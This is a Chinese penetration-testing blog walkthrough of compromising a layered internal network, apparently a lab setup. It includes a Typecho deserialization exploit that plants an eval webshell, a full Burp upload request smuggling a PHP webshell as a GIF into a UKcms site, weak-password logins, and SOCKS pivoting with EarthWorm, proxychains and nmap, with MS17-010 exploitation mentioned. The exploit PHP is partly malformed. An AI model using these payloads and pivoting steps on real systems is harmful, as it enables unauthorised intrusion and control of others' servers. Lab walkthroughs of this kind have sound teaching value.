

内网渗透 | 手把手教你如何进行内网渗透

原创 Railgun HACK学习呀


2020-02-10原文

目录结构

- [1. 0x01 DMZ渗透](#)
- [2. 0x02 跳板及内网探测](#)
 - [2.1. 0x2.1 做跳板](#)
 - [2.2. 0x2.2 内网探测](#)
- [3. 0x03 第二层渗透](#)
 - [3.1. 0x3.1 web渗透 or MS17_010](#)
 - [3.2. 0x3.2 内网探测+跳板代理链](#)
- [4. 0x4 第三层内网渗透](#)
- [5. 0x5 总结](#)
 - [5.1. 0x5.1 跳板总结](#)
 - [5.2. 0x5.2 内网探测](#)
 - [5.3. 0x5.3 后话](#)

 HACK学习呀


0x01 DMZ渗透



HACK学习呀

首页

看到DMZ开启了web服务，是一个typecho的cms，后台默认就是/admin



HACK学习呀

后台 尝试爆破




HACK学习呀

弱口令admin1234


但是找了一圈并没有发现有什么可以利用的,网上有一个反序列化的洞可以用。

```
1
2
3 class Typecho_Feed
4 {
5     const RSS1 = 'RSS 1.0';
6     const RSS2 = 'RSS 2.0';
7     const ATOM = 'ATOM 1.0';
8     const DATE_RFC822 = 'r';
9     const DATE_RFC2822 = 'R';
10    const EOL = "\n";
11    private $_type;
12    private $_items;
13
14    public function __construct()
15    {
16        $this->type = $this::RSS1;
17        $this->items[] = array(
18            'title' => '1',
19            'link' => '1',
20            'date' => '130809132',
21            'category' => array(new Typecho_Request()),
22            'author' => new Typecho_Request(),
23        );
24    }
25
26    class Typecho_Request
27    {
28        private $_params = array();
29        private $_filter[] = array();
30
31        public function __construct()
32        {
33            $this->params['screenname'] = 'echo <?php eval($_POST["pass"]);> shellx.php';
34            $this->filter[] = 'system';
35        }
36
37        $exp = array(
38            'adapter' => new Typecho_Feed(),
39            'prefix' => 'typecho_'
40        );
41
42        echo base64_encode(serialize($exp));
43    }
44}
```

exp



上面呢，就是利用exp将一句话写入当前目录的shellx.php中。



get shell

到这里呢，想了想我们的目标是内网，并且防火墙没开，就不考虑提权了。

0x02 跳板及内网探测

现在的目标是将此DMZ服务器当作跳板并探测内网的服务器。

0x2.1 做跳板

采用ew套接字<socks>代理，服务器上运行准备好的ew_for_linux64，本地使用proxifier配置如下：



代理规则配置如上，可以根据情况具体配置，以上是Windows端的配置，但是渗透难免会用到kali，所以kali也需要配置：

```
root@Night-Watch:~/Desktop# vi /etc/proxychains.conf
root@Night-Watch:~/Desktop# cp /usr/lib/proxychains3/proxyre
root@Night-Watch:~/Desktop#
```

首先修改一下/etc/proxychains.conf，如下图所示：

```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#

tcp_connect_time_out 8000

# ProxyList format
#   type host port [user pass]
#   (values separated by 'tab' or 'blank')
#
#   Examples:
#
#       socks5 192.168.67.78 1080 lamer secret
#       http 192.168.89.3 8080 justu hidden
#       socks4 192.168.1.49 1080
#       http 192.168.39.93 8080
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 172.17.17.12 2335
-- INSERT --
```

修改完成后保存，然后就可以proxychains nmap等等。

至此，跳板配置基本完成。

还有一种方法是利用msf生成马儿让目标运行，反弹回来meterpreter查看路由添加路由，然后msf就可以访问内网，可以使用msf来探测以及渗透测试。

0x2.2 内网探测

这里首先有几种方法。

第一种, ifconfig, 适用于双网卡的情况:

```
(apache:/etc/sysconfig/network-scripts) $ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.17.12 netmask 255.255.255.0 broadcast 172.17.17.255
    inet6 fe80::cb05:2436:70c:83b9 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:32:d1:9f txqueuelen 1000 (Ethernet)
    RX packets 52557 bytes 34864849 (33.2 MiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 35801 bytes 12657620 (12.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 10968 bytes 4951760 (4.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10968 bytes 4951760 (4.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

但是可以看到, 并没有我们需要的信息。

第二种查看路由以及arp:

```
(apache:/var/www/html) $ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 172.17.17.2 0.0.0.0 UG 100 0 0 ens33
172.17.17.0 0.0.0.0 255.255.255.0 U 100 0 0 ens33
```

路由

上图是查看路由, 还可以利用 `arp -a` 查看一下 arp 的信息, 以及可以利用 `traceroute xxx.com` 查看一下路由走的路径。

但是看到也没有我们想要的信息, 到这里我是很迷茫了, 找不到内网另一个ip段, 我就去问了一下环境的搭建者, 他也不知道怎么找, 索性就把ip段告诉了我, 此处留个疑问, 希望有想法的大佬联系我。

既然知道了ip段, 就需要探测一下到底哪些主机我们可以渗透:

```
root@Night-Watch:~/Desktop# proxychains3 nmap -sT -sV -Pn -n -p80 10.10.1.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 03:53 EST
|S-chain| -<-172.17.17.12:2333-<-<-10.10.1.1:80-<-<-OK
|S-chain| -<-172.17.17.12:2333-<-<-10.10.1.2:80-<-<-OK
|S-chain| -<-172.17.17.12:2333-<-<-10.10.1.3:80-<-<-timeout
|S-chain| -<-172.17.17.12:2333-<-<-10.10.1.6:80-
```

nmap

利用 proxychain nmap达到nmap使用代理扫描的效果，这里需要注意的是socket代理不支持I CMP协议，所以nmap的参数应设置如上图所示，端口可以自己改。


可以看到10.10.1.1以及10.10.1.2的80端口都开着，那我就proxychains3 firefox打开火狐访问了一下，第一个是路由器的管理，第二个是一个cms。到这里呢，可以去猜一下路由的密码，我是直接去看了cms，因为kali中渗透web有点麻烦，所以就利用上面配置好的proxifier代理在Windows下进行渗透。

0x03 第二层渗透

0x3.1 web渗透 or MS17_010




UKcms



后台

后台默认路径/admin.php，使用了默认账号密码admin 123456

这个cms呢，后台可以getshell，我是被卡在burpsuite抓包上面，开了burp suite总是无法访问，后来才发现，在burpsuite里面设置了socks代理就没必要再开proxifier了。burp配置如下：



第一种方法

⑦

Note: these settings can be overridden for individual projects within project options.

☒ Use SOCKS proxy

SOCKS proxy host:	172.17.17.12
-------------------	--------------

SOCKS proxy port: 8888

Username:


Password:

☐ Do DNS lookups over SOCKS proxy


 HACK学习呀

第二种方法

如上配置后，就不需要再开socks代理工具了，否则会出现问题。



在后台添加php允许上传，再去上传点，不要传php因为判断了Content-Type。



HACK学习呀

传图片抓包改成php

会看到上传成功的提醒，关于路径有以下方法：

The screenshot displays a web application interface for file management. A red arrow points to the '上传文件' (Upload File) button. Another red arrow points to the 'Copy Image Location' option in the context menu. The interface shows a list of uploaded files, including '111.php'. Below the web application, a network traffic capture tool (Burp Suite) shows the request and response details. The request is a POST to '/admin.php/admin/filemanage/upload/dir/images/module/admin.html' with a file named 'shellx.php'. The response is a 200 OK status with a JSON body indicating a successful upload.

Request:

```
POST /admin.php/admin/filemanage/upload/dir/images/module/admin.html HTTP/1.1
Host: 10.10.1.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.1.2/admin.php/admin/content/edit/mid/1/id/6.html
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
Content-Length: 259
Content-Type: multipart/form-data;
boundary=-----2000741945884889572615274211
Cookie: PHPSESSID=h6ta9e7lqm7nr6l57lf59b063
Connection: close

-----2000741945884889572615274211
Content-Disposition: form-data; name="file"; filename="shellx.php"
Content-Type: image/jpeg

GIF89A7
<?php @eval($_POST['pass']); ?>
-----2000741945884889572615274211--
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 19 Dec 2019 02:14:52 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=h6ta9e7lqm7nr6l57lf59b063; path=/; HttpOnly
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 129



{"status":1,"info":"shellx.php上传成功","id":"53","path":"\\uploads\\images\\20191219\\50951827d2f75ace34500cb0466ca32d.php"}
```

成功getshell，这是一种方法，比较麻烦。

前期内网探测时发现了这是台windows服务器，并且存在MS17_010漏洞，可以proxchains3 msfconsole利用msf直接打。

0x3.2 内网探测+跳板代理链

因为这是第二层内网，所以要连接webshell需要打开proxifier然后用AntSword进行连接。



双网卡


如上图我们知道了第三层ip段为4.4.1.x，看一下arp表：

```
AntSword 编辑 窗口 调试
< 172.17.17.12 10.10.1.2 10.10.1.2 172.17.17.12 10.10.1.2
(*) 基本信息
当前路径: C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219
磁盘列表: C:
系统信息: Windows NT ADMIN-PC 6.1 build 7600 (Windows 7 Professional Edition) i586
当前用户: admin
C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219> arp -a
Internet 0xb
10.10.1.1 00-0c-29-7d-de-dd
10.10.1.255 ff-ff-ff-ff-ff-ff
224.0.0.22 01-00-5e-00-00-16
224.0.0.252 01-00-5e-00-00-fc
239.255.255.250 01-00-5e-7f-ff-fa
4.4.1.10 0x10
Internet 0
4.4.1.2 00-0c-29-27-c1-a6
4.4.1.255 ff-ff-ff-ff-ff-ff
224.0.0.22 01-00-5e-00-00-16
224.0.0.252 01-00-5e-00-00-fc
239.255.255.250 01-00-5e-7f-ff-fa
C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219>
```

HACK学习呀

这种基本猜测下个目标就是4.4.1.2了，但还是需要nmap探测一下，在此之前，先配置代理链。

还是使用earthworm进行socks代理，服务端运行后，本机配置如下：



windows

```
root@Night-Watch: ~/Desktop
File Edit View Search Terminal Help

# ProxyList format
#   type host port [user pass]
#   (values separated by 'tab' or 'blank')
#
#   Examples:
#
#       socks5 192.168.67.78 1080 lamer secret
#       http   192.168.89.3  8080 justu hidden
#       socks4 192.168.1.49 1080
#       http   192.168.39.93 8080
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 172.17.17.12 8888
socks5 10.10.1.2 1234
```

HACK学习呀
61,20 Bot

kali

配置完成后，用nmap探测一下

```
root@Night-Watch:~/Desktop# proxychains nmap -sT -sV -Pn -n -O 4.4.1.2
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 21:29 EST
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:21-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:1025-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:135-<->-OK
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:445-<->-OK
